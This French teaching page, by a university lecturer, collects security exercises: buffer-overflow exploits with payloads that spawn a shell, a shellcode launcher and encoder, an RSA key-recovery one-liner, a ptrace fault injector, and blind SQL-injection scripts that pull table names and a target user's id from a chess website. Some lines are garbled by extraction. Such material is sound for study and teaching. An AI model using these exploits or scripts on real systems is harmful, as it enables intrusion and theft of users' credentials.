Le Bidouillage en Informatique

by Pavle Ginn in Euphoria

Mars 2012

Contents

1 Préambule

YES WE CAN!
BARACK OBAMA, campaign slogan

Dans cette page, je donne quelques exemples de bidouillage de code dans le cadre de la sécurité informatique. Une activité ludique ou s'entremêlent un grand nombre de notions. J'encourage fortement l'apprenti informaticien à essayer de relever quelques challenges car pour arriver à son but il devra probablement assimiler des fondements utiles pour des cours plus nobles.

Pour cette compilation de bidouillages, je tiens à remercier l'ensemble de mes collègues de l'imath, les étudiants du département d'informatique leurs interrogations ou leurs affirmations qui sont souvent le départ d'expériences enrichissantes. Plus particulièrement Pascal, Jean-Marc, Pierre-Yvan pour les fructueuses discussions concernant les aspects sensibles et non-sensibles de l'informatique, les indications et les nombreux coups de mains passés et à venir !

Philippe Langevin, last update March 2012.

2 `malloc` vs `calloc`

Quelles différences entre `malloc` et `calloc` ? Tout d'abord, `man 3 malloc`, nous renseigne sur les prototypes:

```
#include <stdlib.h>
void *calloc(size_t nmemb, size_t size);
void *malloc(size_t size);
void free(void *ptr);
void *realloc(void *ptr, size_t size);
```

- `calloc()` alloue la mémoire nécessaire pour un tableau de nmemb éléments de taille size octets, et renvoie un pointeur vers la mémoire allouée. Cette zone est remplie avec des zéros. Si nmemb ou size vaut 0, `calloc()` renvoie soit NULL, soit un pointeur unique qui pourra être passé ultérieurement à `free()` avec succès.

- `malloc()` alloue size octets, et renvoie un pointeur sur la mémoire allouée. Le contenu de la zone de mémoire n'est pas initialisé. Si size vaut 0, `malloc()` renvoie soit NULL, soit un pointeur unique qui pourra être passé ultérieurement à `free()` avec succès.

Je ne suis pas un spécialiste du langage C mais j'imagine que les différences sont de natures historiques. Tout d'abord, avec un type `size_t` modeste, `calloc()` permet d'allouer plus de mémoire. La seconde concerne la mise à 0 des octets alloués, et là, cela devrait nous alerter ! Si ce ne sont des bytes nuls que pourrait bien contenir cette zone mémoire ? Probablement des octets initialisés par un autre processus et nous serions en présence d'une sacré fuite d'information.

Mezalor, comment savoir ce qui se passe concernant les zéros du `malloc()` ? Le mieux est de faire un programme, comme , pour en avoir le coeur net !

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <ctype.h>
#include <sys/time.h>
#include <sys/resource.h>
#include <sys/mman.h>

void checkmem(char* ptr, int n, int d)
{ int i, c = 0;
  for( i = 0; i < n; i++, ptr +=d){
     if ( *ptr ) c = i;
     if ( isprint(*ptr) ) putchar( *ptr );
     else   if ( *ptr ) putchar( '.' );
     }
  printf("\nindex=%d", c);
}

int main( int argc, char*argv[] )
{
int n;
char *ptr;
struct rlimit r;
n = atoi( argv[1] );
getrlimit( RLIMIT_STACK, &r );
printf("\nstack:%8lu:", r.rlim_cur);
checkmem( (char*) &argc, n , -1);
getrlimit( RLIMIT_AS, &r );
printf("\nheap:%8lu:", r.rlim_cur);
```

```
checkmem( (char*) malloc( n ), n , +1);
printf("\nmmap:");
ptr = mmap(NULL, n, PROT_READ | PROT_WRITE, MAP_PRIVATE | MAP_ANONYMOUS, 0, 0
checkmem( ptr, n , +1);
printf("\n");
return 0;
}
```

Chez moi, cela fait pas mal de temps que la fonction `malloc()` retourne une zone mémoire claire et nette, idem pour la pile et les projections mémoires...

```
$./zero.exe 100000
stack:8388608:.D.6....P........D.#.D.....................D.x.
....DH....D.).D.w..........D.,.D...D...D......xxD.).D.0.D.).D.
.......D.z..D.).D..K.....D.).D.........D.z.D.B.D..TD.x.D.o....
...
.....D.z.D.o.....D..P.......}........D..H.......D.3.L....u...
...|D.0D..D..LD..LD.D..D.......2.*\D.0D........D.o.........D.r.
index=2196
heap:4294967295:
index=0
```

3 Cache

En haut de la pyramide de la mémoire, sous-les registres, se situe la mémoire cache du processeur, dans l'organisation de cette mémoire, le nombre d'entrées dans la TLB joue un rôle crucial concernant les temps d'accès.

Le programme `tlb.c`, fortement inspiré par le site de Christophe Blaess, est utilisé pour déterminer le nombre d'entrées dans TLB, par l'observation du temps d'exécution d'un processus. Le graphique de **fig.**1 montre que les temps d'accès se dégradent quand le processus travaille avec plus de 64 adresses, c'est donc le nombrr recherché. Of course, l'information est connue, il ne s'agit que d'un exercice !

```
$ cpuid | grep TLB
   cache and TLB information (2):
      0x50: instruction TLB: 4K & 2M/4M pages, 64 entries
      0x5b: data TLB: 4K & 4M pages, 64 entries
   cache and TLB information (2):
      0x50: instruction TLB: 4K & 2M/4M pages, 64 entries
      0x5b: data TLB: 4K & 4M pages, 64 entries
```



Figure 1: L'analyse du temps de calcul révèle le nombre d'entrées de la TLB.

4 Buffer overflow

4.1 basique

```
#include <stdio.h>
#define  max 8
int pass( char *str )
{ return 0; }

int main( void )
{
int  ok = 0;
char str[ max ];

while ( ! ok ) {
  scanf("%s", str );
  if ( pass(str) )
     ok = 1;
}
printf("\nhere you are !");
return 0;
}
```

Obervons le code ci-contre. Un rapide coup d'oeil montre qu'il sera difficile pour un utilisateur de sortir de l'exécutable sans presser CTRL-D. Et pourtant,

```
$ ./over.exe
xxxxx
xxxxxx
xxxxxxxx
xxxxxxxxxxxx
xxxxxxxxxxxxx
here you are !
```

L'explication est simple en entrant une chaine de caractère assez grande, l'utilisateur provoque un débordement.

```
(gdb) break main
Breakpoint 1 at 0x40054b: file over.c, line 8.
(gdb) run
Starting program: over.exe
Breakpoint 1, main () at over.c:8
8       int  ok = 0;
Missing separate debuginfos,
(gdb) print &ok
$1 = (int *) 0x7fffffffe0dc
(gdb) print & ( str[0] )
$2 = 0x7fffffffe0d0 "\300\341\377\377\377\177"
(gdb) print & ( str[1] )
$3 = 0x7fffffffe0d1 "\341\377\377\377\177"
```

La session `gdb over.exe` montre que l'adresse de `str[0]` vaut 0x7fffffffe0d0 celle de `str[1]` vaut 0x7fffffffe0d1 et celle de `ok` vaut 0x7fffffffe0dc. Bref, avec une chaine de longueur 13, on provoque un débordement qui altère la variable `ok`. Alles klar !?

4.2 exploit

Un rapide coup d'oeil montre que la fonction `notused()` n'est pas vraiment utilisée dans ce code...

```
./goal.exe    xxxxxxxxxxx
./goal.exe    xxxxxxxxxxxxx
Erreur de segmentation
x=$(echo -e "xxxxxxxxxxxx\
\xe4\x83\x04\x08")
./goal.exe $x
goal!
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#define  max 8
int notused( char* str)
{
printf("\ngoal!\n");
exit(2);
}
int copy( char*d, char*s)
{
while (*s) *d++=*s++;
return 0;
}
int main( int argc, char*argv[])
{

char str[ max ];
copy(str, argv[1]);
return 0;
}
```

Cette fois, le débordement est utilisé pour changer le code de retour placer dans le cadre de pile.

La session gdb devrait guider le lecteur

```
(gdb) run xxxxxxxxxxxx
Starting program: ./buffer/goal.exe xxxxxxxxxxxx
[Inferior 1 (process 2097) exited normally]
(gdb) run xxxxxxxxxxxxx
Starting program: ./buffer/goal.exe xxxxxxxxxxxxx

Program received signal SIGSEGV, Segmentation fault.
0x42180678 in __libc_start_main () from /lib/libc.so.6
(gdb) info register ebp eip
ebp            0x78787878 0x78787878
eip            0x42180678 0x42180678 <__libc_start_main+184>
(gdb) print notused
$5 = {int (char *)} 0x80483e4 <notused>
(gdb) run `echo  -e "xxxxxxxxxxxx\xe4\x83\x04\x08"`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program:
./buffer/goal.exe `echo  -e "xxxxxxxxxxxx\xe4\x83\x04\x08"`

goal!
[Inferior 1 (process 2099) exited with code 02]
```

4.3 shell

Dans cet exemple, `notused()` appelle la fonction `system()`, l'exploit consiste à faire un débordement pour obtenir un shell...

```
#include <stdio.h>
#include <stdlib.h>
char *cmd="/bin/sh";
#define  max 8

int notused( char* str)
{
system( str );
}
void copy( char*d, char*s)
{
while (*s) *d++=*s++;
}
```

```
int main( int argc, char*argv[])
{
char str[ max ];
copy(str, argv[1]);
return 0;
}
```

```
./sys.exe ‘echo -e "xxxxxxxxxxx
\xc4\x83\x04\x08rrrr\xe4\x84\x04\
sh-4.0$
sh-4.0$ ps
  PID TTY          TIME CMD
 2320 pts/0    00:00:00 bash
 3037 pts/0    00:00:00 sys.exe
 3038 pts/0    00:00:00 sh
 3040 pts/0    00:00:00 ps
sh-4.0$ exit
exit
Erreur de segmentation
```

Les explications de gdb:

```
(gdb) break  main
(gdb) run ‘echo -e "xxxxxxxxxxx\
\xc4\x83\x04\x08rrrr\xe4\x84\x04\x08"‘
Starting program:

Breakpoint 1, main (argc=2, argv=0xbffff3f4)
16      copy(str, argv[1]);
(gdb) print cmd
$1 = 0x80484e4 "/bin/sh"
(gdb) next
17      return 0;
(gdb) x/12a $esp
0xbffff330:     0xbffff358      0xbffff5b8
                0x804843b       0xc75ff4
0xbffff340:     0x78787878      0x78787878
                0x78787878      0x80483c4 <notused>
0xbffff350:     0x72727272      0x80484e4
                0xbffff400      0xb7fff3d0
(gdb) n
18      }
(gdb) n
notused (str=0x80484e4 "/bin/sh") at goal.c:6
6       {
```

5 Canal caché

6 Attaque SPA

Le programme rsa.c est une implantation maladroite du chiffrement RSA qui utilise la fameuse bibliothèque de calcul multipécision gmp. Le mangeur de pizza qui a réalisé ce programme à implanter son exponentiation modulaire au lieu

```
void crypt(mpz_t t, mpz_t e, mpz_t n)
{ mpz_t r, f;
  if ( ! BAD ){
        mpz_powm(t, t, e, n );
        return;
  }
  mpz_init_set_ui( r , 1 );
  mpz_init_set( f , e );
  while ( mpz_cmp_ui ( f , 0) ){
        if ( mpz_congruent_ui_p( f , 1 , 2) ){
           mpz_mul( r, r, t);
           mpz_mod( r, r, n);
        }
        mpz_mul( t, t, t);
        mpz_mod( t, t, n);
        mpz_div_ui( f, f, 2);
  }
  mpz_set( t, r );
}
```

Figure 2: Une exponentiation modulaire approximative.

d'utiliser la fonction gmp_powm, c'est pas trés joli ! Un petit coup de strings ne révèle pas de trace directe des clefs dans le binaire.

Dans ces condition, comment obtenir la décomposition en base 2 de l'exposant de déchiffrement ? Allez, la solution tient en une lignux...

```
$ ltrace ./rsa.exe -t ab  2>&1 | grep gmpz_cong | grep -e '2,'
  | sed 's/.*=//' | tr '\n' ' '
```

Une petite ligne de commande standard linux, vraiment trop facile ! Dans la vraie vie, le programmeur aura probablement camouflÃ© les appels de fonctions, Ã©vitÃ© les appels aux librairies etc... Dans ce cas, il est possible de faire une attaque similaire en traÃ§ant le pointeur d'instruction avec ptrace.

7 Attaque par faute

Injecter une faute dans un programme en cours d'exécution est un moyen efficace de craquer un secret. Le cas d'un chiffrement RSA utilisant le théorème des restes chinois est bien connu. Ici, je propose d'utiliser l'appel système ptrace pour injecter une faute au hasard.

Le programme `crypt.c` prend un entier sur la ligne de commande pour le crypter avec la clé secrète $(1506467, 7)$ ou bien le décrypter avec la clé publique $(1506467, 429703)$.

```
$ ./crypt.exe 13
403308
$ ./crypt.exe -403308
13
```

```
$./fault.exe -p ./crypt.exe -c crypt.exe -a13 -r -f100
403308
instructions :83172 3312
403308 fault at :587
403308 fault at :1818
403308 fault at :3036
1350705 fault at :305
```

Il suffit alors d'utiliser la faute détectée par le calcul du PGCD$(1350705 - 403308, 1506467)$ pour obtenir le secret !

L'injecteur de faute `fault.c` a été obtenu en modifiant la fonction `run()` de la figure **fig.**3, cool ?

```
void run( char *path, char* cmd, char *arg)
{
int status = 0, pid;

if ((pid=fork())==0) {
        ptrace(PTRACE_TRACEME, 0, 0, 0);
        execl( path, cmd, arg);
        printf("execl error...\n");
} else {

         wait( &status );
         while ( WIFSTOPPED( status ) )   {
         count++;
          if ( ptrace(PTRACE_SINGLESTEP, pid, 0, 0) < 0){
             perror("single step");
             exit(0);
          }
          wait( &status );
    }
}
printf("\ninstructions :%d %d", count, count-start);
}
void fault( char *path, char* cmd, char *arg)
```

Figure 3: Un injecteur de faute fondé sur `ptrace`. Enjoy !

8 Shell code

Historiquement parlant, un shell code est une séquence d'instructions codées sur des bytes pour obtenir un shell, nous parlons de shell code quelle que soit la finalité. Dans ce contexte, l'exercice consiste à injecter du code dans un processus en cours d'exécution puis de trouver un moyen faire pointer le registre d'instruction vers ce code.

Le programme `shellcode/shell.c` est un utilitaire pour tester un shell code passé par la ligne de commande.

Un "Hello World" version shell code ? Ok :

```
$./shell.exe `echo -en "\x31\xd2\x52\x68\x6c\x64\x2e\x2e\
\x68\x6f\x57\x6f\x72\x68\x48\x65\x6c\x6c\x54\x68\x44\x84\
\x04\x08\x5b\xff\xd3" `

HelloWorld..
```

```
void proc( char *s )
{
printf("\n%s\n",s);
exit(2);
}

int( *ptr)( );

int main(int argc, char*argv[])
{
  ptr = mmap( NULL, 1024 , PROT_EXEC | PROT_READ | PROT_WRITE,
  MAP_PRIVATE | MAP_ANONYMOUS, -1, 0 );
  if ( ! ptr ) exit(1);
  memcpy(ptr, argv[1], 32);
  ptr();
  return 0;
}
```

Figure 4: Un lanceur de shell codes.

Une fois de plus gdb nous éclaire

```
(gdb) b main
(gdb) run `echo -en "\x31\xd2\x52\x68\x6c\x64\x2e\x2e\x68\x6f\
\x57\x6f\x72\x68\x48\x65\x6c\x6c\x54\x68\x44\x84\x04\x08\x5b\
\xff\xd3" `
Starting program:
Breakpoint 1, main (argc=2, argv=0xbffdde64) at shell.c:17
17          ptr = mmap( NULL, 1024 , PROT_EXEC | PROT_READ
(gdb) x/12i argv[1]
0xbffdfe46:     xor    %edx,%edx
0xbffdfe48:     push   %edx
0xbffdfe49:     push   $0x2e2e646c
0xbffdfe4e:     push   $0x726f576f
0xbffdfe53:     push   $0x6c6c6548
0xbffdfe58:     push   %esp
0xbffdfe59:     push   $0x8048444
0xbffdfe5e:     pop    %ebx
0xbffdfe5f:     call   *%ebx
0xbffdfe61:     add    %dl,0x48(%ebx)
0xbffdfe64:     inc    %ebp
0xbffdfe65:     dec    %esp
(gdb) n
```

```
19          if ( ! ptr ) exit(1);
(gdb) n
20          memcpy(ptr, argv[1], 32);
(gdb) n
21          ptr();
(gdb) n

HelloWorld..

Program exited with code 02.
```

Comment forger le shell code ? La mise au point n'est pas immédiate, pour éviter les prises de têtes, on doit écrire un codeur comme code.c qui génère de l'assembleur, gas pour vérifier la correction et objdump pour extraire le code machine.

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <sys/stat.h>
#include <unistd.h>
#include <string.h>
void push( char*s)
{
unsigned int i, *v, *w;
char ptr[1024]={0};
strncpy( ptr, &(s[1]), 1024);
i = 0;
while ( ptr[i] ) i++;

puts("push %edx");
v = (int*) ptr;
w = (int*) &(ptr[i-4]);
while ( w >= v){
   printf("\npush $0x%x", *w);
   w--;
  }
}
int main(int argc, char*argv[])
{
int i;
puts("main:");
puts("xor %edx, %edx");
for( i = 1; i < argc;i++)
  switch( *argv[i]) {
       case '-' : push(argv[i]);
                  break;
       case '+' : putchar('\n');
                  argv[i]++;
      default   : printf(" %s", argv[i]);
  }
printf("\n");
return 0;
}
```

```
$ ./code.exe -HelloWorld.. +push %esp \
  +push '$0x8048444' +pop %ebx   +call '*%ebx' > test.s
$ make demo
as  test.s -o test.o
objdump -d test.o | grep -e '[0-9a-f]\+:' | sed 's/    .*//' > sh.txt
cat sh.txt
   0:   31 d2
```

```
   2:    52
   3:    68 6c 64 2e 2e
   8:    68 6f 57 6f 72
   d:    68 48 65 6c 6c
  12:    54
  13:    68 44 84 04 08
  18:    5b
  19:    ff d3
sed 's/.*://' sh.txt | sed 's/\([a-f0-9][a-f0-9]\)/\\x\1/g'\
  | sed 's/ //g' | sed 's/      //g'|tr '\n' ' '| sed 's/ //g'

\x31\xd2\x52\x68\x6c\x64\x2e\x2e\x68\x6f\x57\x6f\x72\x68\x48\
\x65\x6c\x6c\x54\x68\x44\x84\x04\x08\x5b\xff\xd3
```

9 Libraries

10 Droit

11 Avec le temps

12 Confidentialité

13 Injection sql

Les attaques par injection de codes SQL sont bien décrites sur la toile. Les contre-mesures existent mais les sites mal protégés font légion. Il s'agit de site développés par des programmeurs qui dans un premier temps négligent la sécurité, s'en préoccupent dans un second temps mais l'élimination des failles dans un site mal construit dès le départ n'est pas toujours facile !

13.1 informations de base

Avec le script `getdb.sh` on peut obtenir des informations sur la base de données d'un site : tables, champs etc...

```
idt=$1
max=$2
url="http://X.Y.Z/echecs/"
ref="--referer=$url/mesparties.php"
key="visualiser"
```

```
i=1
while [ $i -le $max ]
   do
   echo index $i
   c=64
   while [ $c -lt 97 ]
     do
        echo -n .
        cmd="AND ( (SELECT CHAR($c)=SUBSTR(group_concat(table_name),$i,1) \
        FROM information_schema.tables where table_schema=DATABASE() ) =0 )"

        wget -q $ref -O plat-xxx.html $url"partie.php?idpartie=$idt $cmd"
        if grep $key plat-xxx.html
                then
                echo car=$c
                car=$(echo -en "\\$(printf "0%o" $c )")
                echo $car
                echo -n $car >> table.txt
        break
        fi
        let c++
        done
  echo  >> table.txt
  let i++
done
```

13.2 very nice

Le script `getpass.sh` permet d'obtenir le pass d'un utilisateur d'une facon remarquable! Le pirate joue une partie contre un joueur lambda, il injecte du code SQL dans la partie avant d'abandonner. Quand le site enregistre la partie dans une base des parties finies, le code SQL est intreprété. Le pirate charge la partie enregistré, décode en interprétant les noms de fichiers d'images... C'est un bel exemple de fuite par canal caché.

La faille vient de la variable `plateau`, une chaine 68 caractères, non protégée le pirate peut y insérer du code, pour contourner la difficulté liée à la taille de cette variable, il procède en deux phases : obtenir l'id du joueur cible à partir du pseudo, puis le pass à partir de l'id. Les fonctionnalités de changement de base de SQL permettent de manipuler des requêtes suffisament courtes.

L'extrait ci-dessous correspond à la première phase:

```
echo $user plays $adv target is $target
ref="--referer=$url/defi.php"
```

```
wget $ref -O /dev/null $url"defilance.php?adv=$adv"
wget $ref -O /dev/null $url"defiaccepte.php?blanc=$adv&noir=$user"
wget -O idt.html   $url"mesparties.php"

num=$(grep $adv -A10 idt.html |grep idpartie| sed 's/.*idpartie=\([0-9]*\).*/
echo game=$num
if [ $game == "" ]
then
    echo "no game id"
    echo "site updates ?"
    exit
else
    rm idt.html
fi
echo sql injection game
#####"xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx"
plat="'%2B(SELECT id FROM joueurs WHERE pseudo=$target),1,1,1);#######"
plat=${plat:0:68}
src=63
dst=63
clr=B
ref="--referer=$url/partie.php?idpartie=$num&orig=$src&plateau=$plat00$clr"

wget -q $ref $url"partie.php?idpartie=$num&orig=$src&dest=$dst&plateau=$plat"

echo $adv wins game $game
ref="--referer=$url/parties.php?idpartie=$num"
wget $ref $url"abandonconf.php?idpartie=$num&gagnant=noir"

ref="--referer=$url/abandonconf.php?idpartie=$num&gagnant=noir"

wget $ref $url"gameover.php?idpartie=$num&gagnant=noir"

echo looking stats

wget -O stats.txt $url"stats.php"

idp=$(sed 's/</\n/g' stats.txt | grep idpartie | sed 's/.*=\([0-9]*\).*/\1/'|
echo idp=$idp
echo download the position
wget  -O idp.txt $url"partiefinie.php?idpartiefinie=$idp"
sed 's/\"/\n/g' idp.txt | grep gif | grep -e '[0-9]' | sed 's/N.gif//' > val.
```

```
cat val.txt
echo decoding idplayer
idj=0
base=1
while read sifr
do
  let idj+=$sifr*$base
  let base*=10
done < val.txt

echo idj=$idj
```

14 faille xss

15 arp

16 dns

References

[1] Christophe Blaess. Programmation système en C sous linux. http://www.blaess.fr/christophe/, 2011.

[2] ETS. Systèmes ordinés en temps réel. https://cours.etsmtl.ca/ele542/, 2005.

[3] Philippe Lalevée. Cours. http://www.emse.fr/~lalevee/ismin/, 2012.

[4] Pierre-Yvan Liardet. Ingénierie cryptographique implantations sécurisées (implementation). http://hal.inria.fr/docs/00/19/68/55/PDF/These_Liardet.pdf, 2011.

[5] NiklosKoda. La faille xss. http://niklosweb.free.fr/Tutoriaux/Hacking/XSS.html.

[6] Volkmar Sieh. Fault-injector using unix ptrace interface. http://www3.informatik.uni-erlangen.de/Persons/vrsieh/vrsieh.html#Papers.